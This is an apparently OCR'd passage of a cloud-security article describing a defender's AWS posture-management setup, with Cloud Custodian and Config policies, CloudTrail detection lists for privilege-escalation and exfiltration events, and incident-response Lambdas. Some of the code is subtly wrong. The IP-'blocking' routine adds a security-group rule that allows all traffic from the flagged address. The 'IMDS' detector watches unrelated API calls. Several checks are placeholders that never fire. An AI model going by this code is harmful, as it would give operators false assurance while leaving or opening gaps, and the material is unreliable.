
- **T1548.005 (Temporary Elevated Cloud Access):** PassRole privilege escalation
- **T1610 (Deploy Container):** Lambda function deployment for privilege escalation
- **T1021.007 (Cloud Services):** Systems Manager lateral movement

---

The Defender's Arsenal: Morgan "Guardian's" CSPM Defense Strategy

Morgan approaches cloud security with a comprehensive, proactive defense strategy that leverages the full spectrum of CSPM tools and practices. Let's explore Morgan's methodical defense framework designed to counter threats like those employed by Alex.

Pillar 1: Continuous Compliance Monitoring – The Foundation of Trust


CSPM Compliance Strategy
CloudQuery Implementation
Multi-Cloud Asset Inventory
SQL-Based Security Analysis
Automated Vulnerability Detection
Continuous Configuration Monitoring
Cloud Custodian Policies
Real-time Policy Enforcement
Automated Remediation Actions
Cost Optimization Integration
Compliance Framework Mapping
AWS Config Rules
Native Configuration Compliance
Custom Rule Development
Remediation Configuration
Organization-wide Deployment
Security Hub Integration
Centralized Finding Management
Third-party Tool Integration
Custom Insight Development
Compliance Dashboard Creation

Morgan's compliance strategy forms the bedrock of cloud security posture management, ensuring continuous monitoring and automated remediation.

1.1. CloudQuery Implementation for Comprehensive Visibility:

Morgan deploys CloudQuery as the foundation for continuous cloud asset inventory and security analysis.

CloudQuery Configuration for Multi-Service Monitoring:

```
# cloudquery-config.yml
kind: source
spec:
name: "aws"
path: "cloudquery/aws"
version: "v15.3.0"
destinations: ["postgresql"]
spec:
regions: ["*"] # Monitor all regions
accounts:
- id: "*" # Monitor all accounts in organization
role_arn: "arn:aws:iam::123456789012:role/CloudQueryRole"
aws_debug: false
max_retries: 10
max_backoff: 30
# Enable detailed resource collection
resources:
- "aws_s3_buckets"
- "aws_s3_bucket_*"
- "aws_ec2_instances"
- "aws_ec2_security_groups"
- "aws_iam_*"
- "aws_rds_*"
- "aws_lambda_*"
- "aws_cloudtrail_*"
```

Automated Security Queries for Continuous Monitoring:

```
-- Daily security posture assessment queries


-- 1. Unencrypted S3 buckets
CREATE OR REPLACE VIEW unencrypted_s3_buckets AS
SELECT
bucket_name,
region,
creation_date,
'S3 bucket not encrypted' as finding,
'HIGH' as severity
FROM aws_s3_buckets
```

```
WHERE server_side_encryption_configuration IS NULL;


-- 2. EC2 instances with overly permissive security groups
CREATE OR REPLACE VIEW exposed_ec2_instances AS
SELECT
i.instance_id,
i.instance_type,
i.public_ip_address,
sg.group_name,
p.from_port,
p.to_port,
'EC2 instance exposed to internet' as finding,
'CRITICAL' as severity
FROM aws_ec2_instances i
JOIN aws_ec2_instance_security_groups isg ON i.instance_id = isg.instance_id
JOIN aws_ec2_security_groups sg ON isg.group_id = sg.group_id
JOIN aws_ec2_security_group_ip_permissions p ON sg.group_id = p.group_id
WHERE p.ip_ranges LIKE '%0.0.0.0/0%'
AND i.state = 'running';


-- 3. IAM users without MFA
CREATE OR REPLACE VIEW users_without_mfa AS
SELECT
user_name,
create_date,
password_last_used,
'IAM user without MFA enabled' as finding,
'HIGH' as severity
FROM aws_iam_users
WHERE mfa_active = false
AND password_last_used IS NOT NULL;


-- 4. Publicly accessible RDS instances
CREATE OR REPLACE VIEW public_rds_instances AS
SELECT
db_instance_identifier,
engine,
endpoint_address,
'RDS instance publicly accessible' as finding,
'CRITICAL' as severity
FROM aws_rds_instances
WHERE publicly_accessible = true;
```

1.2. Cloud Custodian Policy Automation:

Morgan implements Cloud Custodian for real-time policy enforcement and automated remediation.

S3 Security Policy Enforcement:

```
# s3-security-policies.yml

policies:

- name: s3-encryption-enforcement

resource: s3

filters:

- type: bucket-encryption

state: absent

actions:

- type: encryption

enabled: true

key-id: alias/aws/s3

- type: notify

template: s3-encryption-enabled.html

subject: "S3 Bucket Encryption Automatically Enabled"

to:

- security-team@company.com

transport:

type: sns

topic: arn:aws:sns:us-east-1:123456789012:security-notifications


- name: s3-public-read-block

resource: s3

filters:

- type: bucket-policy

policy_statement:

- Effect: Allow

Principal: "*"

Action: "s3:GetObject"

actions:

- type: delete-bucket-policy

- type: set-public-block

BlockPublicAcls: true

IgnorePublicAcls: true

BlockPublicPolicy: true

RestrictPublicBuckets: true

- type: notify

template: s3-public-access-blocked.html

subject: "S3 Public Access Blocked"

to:

- security-team@company.com

transport:
```

```
type: sns

topic: arn:aws:sns:us-east-1:123456789012:security-notifications
```

EC2 Security Group Remediation:

```
# ec2-security-policies.yml

policies:

- name: sg-ssh-remediation

resource: security-group

filters:

- type: ingress

ports: [22]

cidr: "0.0.0.0/0"

actions:

- type: remove-permissions

ingress: matched

- type: notify

template: security-group-remediated.html

subject: "Security Group SSH Access Remediated"

to:

- security-team@company.com

transport:

type: sns

topic: arn:aws:sns:us-east-1:123456789012:security-notifications


- name: sg-rdp-remediation

resource: security-group

filters:

- type: ingress

ports: [3389]

cidr: "0.0.0.0/0"

actions:

- type: remove-permissions

ingress: matched

- type: mark-for-op

tag: SecurityViolation

op: delete

days: 7
```

1.3. AWS Config Rules for Native Compliance:


Morgan deploys comprehensive AWS Config rules for continuous compliance monitoring.

Deploy Security-Focused Config Rules:

```
# Enable AWS Config
```

```
aws configservice put-configuration-recorder \

--configuration-recorder name=SecurityRecorder,roleARN=arn:aws:iam::123456789012:role/ConfigRole \

--recording-group allSupported=true,includeGlobalResourceTypes=true


aws configservice put-delivery-channel \

--delivery-channel name=SecurityDeliveryChannel,s3BucketName=company-config-bucket


# Deploy critical security rules

aws configservice put-config-rule \

--config-rule '{

"ConfigRuleName": "s3-bucket-ssl-requests-only",

"Source": {

"Owner": "AWS",

"SourceIdentifier": "S3_BUCKET_SSL_REQUESTS_ONLY"

}

}'


aws configservice put-config-rule \

--config-rule '{

"ConfigRuleName": "encrypted-volumes",

"Source": {

"Owner": "AWS",

"SourceIdentifier": "ENCRYPTED_VOLUMES"

}

}'


aws configservice put-config-rule \

--config-rule '{

"ConfigRuleName": "iam-password-policy",

"Source": {

"Owner": "AWS",

"SourceIdentifier": "IAM_PASSWORD_POLICY"

}

}'
```

Pillar 2: Automated Threat Detection & Response – The Vigilant Guardian



Morgan implements comprehensive threat detection and automated response capabilities to identify and counter sophisticated attacks.

2.1. Advanced GuardDuty Configuration:

Morgan configures GuardDuty with enhanced detection capabilities and automated response.

GuardDuty Enhanced Setup:

```
# Enable GuardDuty with all protection plans
aws guardduty create-detector \
--enable \
--datasources '{
"S3Logs": {"Enable": true},
"Kubernetes": {"AuditLogs": {"Enable": true}},
"MalwareProtection": {"ScanEc2InstanceWithFindings": {"EbsVolumes": true}}
}' \
--finding-publishing-frequency FIFTEEN_MINUTES

# Configure threat intelligence feeds
aws guardduty create-threat-intel-set \
--detector-id abcd1234efgh5678ijkl \
--name "CompanyThreatIntel" \
--format TXT \
--location s3://company-threat-intel/indicators.txt \
--activate

# Set up custom threat intel from security research
aws guardduty create-threat-intel-set \
--detector-id abcd1234efgh5678ijkl \
--name "CloudAttackIndicators" \
--format TXT \
--location s3://company-threat-intel/cloud-attack-iocs.txt \
--activate
```

2.2. CloudTrail Advanced Analytics:

Morgan implements sophisticated CloudTrail analysis for detecting unusual patterns and potential threats.

CloudTrail Insights Configuration:

```
# Enable CloudTrail with advanced logging
aws cloudtrail create-trail \
--name CompanySecurityTrail \
--s3-bucket-name company-cloudtrail-logs \
--s3-key-prefix security-logs/ \
--include-global-service-events \
--is-multi-region-trail \
--enable-log-file-validation \
--event-selectors '[{
"ReadWriteType": "All",
"IncludeManagementEvents": true,
"DataResources": [
```

```
{"Type": "AWS::S3::Object", "Values": ["arn:aws:s3:::*/*"]},
{"Type": "AWS::S3::Bucket", "Values": ["arn:aws:s3:::*"]}
]
}]'

# Enable CloudTrail Insights for anomaly detection
aws cloudtrail put-insight-selectors \
--trail-name CompanySecurityTrail \
--insight-selectors '[
{"InsightType": "ApiCallRateInsight"}
]'
```

Custom CloudTrail Analysis Lambda:

```
# cloudtrail_analyzer.py
import json
import boto3
import re
from datetime import datetime, timedelta
from collections import defaultdict

def lambda_handler(event, context):
"""Analyze CloudTrail logs for suspicious activity patterns"""
# Initialize AWS clients
s3_client = boto3.client('s3')
sns_client = boto3.client('sns')
# Process CloudTrail log files
for record in event['Records']:
bucket = record['s3']['bucket']['name']
key = record['s3']['object']['key']
# Download and analyze log file
response = s3_client.get_object(Bucket=bucket, Key=key)
log_data = json.loads(response['Body'].read())
# Analyze each CloudTrail record
for log_record in log_data['Records']:
analyze_record(log_record, sns_client)
return {'statusCode': 200}

def analyze_record(record, sns_client):
"""Analyze individual CloudTrail record for threats"""
# Check for suspicious IMDS access patterns
if is_suspicious_metadata_access(record):
send_alert("Suspicious IMDS Access Detected", record, sns_client)
# Check for privilege escalation attempts
```

```
if is_privilege_escalation_attempt(record):
send_alert("Privilege Escalation Attempt Detected", record, sns_client)
# Check for unusual API call patterns
if is_unusual_api_pattern(record):
send_alert("Unusual API Call Pattern Detected", record, sns_client)
# Check for data exfiltration indicators
if is_data_exfiltration_indicator(record):
send_alert("Potential Data Exfiltration Detected", record, sns_client)


def is_suspicious_metadata_access(record):
"""Detect suspicious metadata service access"""
event_name = record.get('eventName', '')
user_identity = record.get('userIdentity', {})
source_ip = record.get('sourceIPAddress', '')
# Check for metadata access from external IPs
if event_name in ['DescribeInstances', 'DescribeInstanceAttribute']:
if user_identity.get('type') == 'AssumedRole':
# Check if accessed from non-internal IP
if not source_ip.startswith(('10.', '172.', '192.168.')):
return True
return False


def is_privilege_escalation_attempt(record):
"""Detect privilege escalation attempts"""
event_name = record.get('eventName', '')
escalation_events = [
'AttachRolePolicy', 'CreateRole', 'PutRolePolicy',
'PassRole', 'AssumeRole', 'CreateUser', 'AttachUserPolicy'
]
if event_name in escalation_events:
# Additional logic to determine if escalation is suspicious
error_code = record.get('errorCode')
if error_code in ['UnauthorizedOperation', 'AccessDenied']:
return True # Failed privilege escalation attempt
return False


def is_unusual_api_pattern(record):
"""Detect unusual API call patterns"""
event_name = record.get('eventName', '')
user_identity = record.get('userIdentity', {})
# Check for high-frequency API calls (would need stateful tracking in real implementation)
unusual_patterns = [
'ListBuckets', 'DescribeInstances', 'ListUsers', 'ListRoles'
```

```
]

if event_name in unusual_patterns:

# In real implementation, track frequency in DynamoDB

return False # Placeholder logic

return False


def is_data_exfiltration_indicator(record):

"""Detect potential data exfiltration"""

event_name = record.get('eventName', '')

exfiltration_events = [

'GetObject', 'CopyObject', 'CreateSnapshot', 'CopySnapshot'

]

if event_name in exfiltration_events:

# Check for unusual access patterns

request_params = record.get('requestParameters', {})

if 'bucketName' in request_params:

# Additional logic for suspicious bucket access

pass

return False


def send_alert(alert_type, record, sns_client):

"""Send security alert"""

message = {

'AlertType': alert_type,

'EventTime': record.get('eventTime'),

'SourceIP': record.get('sourceIPAddress'),

'UserIdentity': record.get('userIdentity'),

'EventName': record.get('eventName'),

'Region': record.get('awsRegion')

}

sns_client.publish(

TopicArn='arn:aws:sns:us-east-1:123456789012:security-alerts',

Subject=f'Cloud Security Alert: {alert_type}',

Message=json.dumps(message, indent=2, default=str)

)
```

2.3. Automated Incident Response:

Morgan implements automated incident response procedures to contain threats rapidly.

Incident Response Lambda Function:


```
# incident_response.py

import json

import boto3

from datetime import datetime
```

```
def lambda_handler(event, context):
"""Automated incident response for security events"""
# Parse the security alert
message = json.loads(event['Records'][0]['Sns']['Message'])
alert_type = message.get('AlertType')
# Initialize AWS clients
ec2_client = boto3.client('ec2')
iam_client = boto3.client('iam')
s3_client = boto3.client('s3')
# Execute response based on alert type
if 'IMDS Access' in alert_type:
handle_imds_incident(message, ec2_client)
elif 'Privilege Escalation' in alert_type:
handle_privilege_escalation(message, iam_client)
elif 'Data Exfiltration' in alert_type:
handle_data_exfiltration(message, s3_client)
# Log incident response actions
log_incident_response(message, context)
return {'statusCode': 200}


def handle_imds_incident(message, ec2_client):
"""Handle suspicious IMDS access"""
source_ip = message.get('SourceIP')
# Create security group to block suspicious IP
try:
response = ec2_client.create_security_group(
GroupName=f'block-{source_ip.replace(".", "-")}',
Description=f'Block suspicious IP {source_ip}'
)
sg_id = response['GroupId']
# Add deny rule for suspicious IP
ec2_client.authorize_security_group_ingress(
GroupId=sg_id,
IpPermissions=[{
'IpProtocol': '-1',
'IpRanges': [{'CidrIp': f'{source_ip}/32', 'Description': 'Blocked suspicious IP'}]
}]
)
print(f"Created blocking security group {sg_id} for IP {source_ip}")
except Exception as e:
print(f"Error creating security group: {e}")


def handle_privilege_escalation(message, iam_client):
```

```
"""Handle privilege escalation attempts"""

user_arn = message.get('UserIdentity', {}).get('arn', '')

if 'user/' in user_arn:

username = user_arn.split('/')[-1]

# Disable user access keys

try:

access_keys = iam_client.list_access_keys(UserName=username)

for key in access_keys['AccessKeyMetadata']:

iam_client.update_access_key(

UserName=username,

AccessKeyId=key['AccessKeyId'],

Status='Inactive'

)

print(f"Disabled access keys for user {username}")

except Exception as e:

print(f"Error disabling access keys: {e}")


def handle_data_exfiltration(message, s3_client):

"""Handle potential data exfiltration"""

# Implement bucket policy restrictions

# This would include additional logic based on specific exfiltration patterns

print("Data exfiltration response triggered")


def log_incident_response(message, context):

"""Log incident response actions for audit trail"""

log_entry = {

'timestamp': datetime.utcnow().isoformat(),

'function_name': context.function_name,

'alert_details': message,

'response_actions': 'Automated incident response executed'

}

# In real implementation, this would log to CloudWatch or security SIEM

print(f"Incident response log: {json.dumps(log_entry)}")
```

> **Morgan's Defense Strategy:** "Our CSPM implementation provides continuous monitoring across all AWS services with real-time threat detection and automated response. CloudQuery gives us comprehensive visibility, Cloud Custodian enforces policies automatically, and our custom analytics detect sophisticated attack patterns. Incident response automation contains threats within minutes of detection."

Pillar 3: Proactive Vulnerability Management – Staying Ahead of Threats



Morgan implements comprehensive vulnerability management to identify and remediate security weaknesses before they can be exploited.

3.1. Continuous Security Assessment:

Morgan deploys continuous assessment tools to identify vulnerabilities across the cloud environment.

AWS Inspector Advanced Configuration:

```
# Enable Inspector for EC2 and ECR
aws inspector2 enable \
--resource-types EC2 ECR \
--account-ids 123456789012

# Configure Inspector assessment targets
aws inspector create-assessment-target \
--assessment-target-name "ProductionInstances" \
--resource-group-arn arn:aws:inspector:us-east-1:123456789012:resourcegroup/0-AB1C2D3E

# Create assessment template for security vulnerabilities
aws inspector create-assessment-template \
--assessment-target-arn arn:aws:inspector:us-east-1:123456789012:target/0-AB1C2D3E \
--assessment-template-name "SecurityVulnerabilityAssessment" \
--duration-in-seconds 3600 \
--rules-package-arns \
arn:aws:inspector:us-east-1:316112463485:rulespackage/0-gEjTy7T7 \
arn:aws:inspector:us-east-1:316112463485:rulespackage/0-rExsr2X8
```

Prowler Security Assessment:

```
# Install and run Prowler for comprehensive security assessment
git clone https://github.com/prowler-cloud/prowler
cd prowler

# Run comprehensive security check
./prowler aws -A 123456789012 -f us-east-1,us-west-2 \
-g cislevel1,cislevel2,extras,forensics-ready \
-M html,json,csv \
-o /output/prowler-results/

# Run specific checks for common misconfigurations
./prowler aws -c check21,check22,check23,check24,check25 \
-M json -o /output/prowler-targeted/
```

Real-World Scenario: The Digital Heist and The Guardian's Response

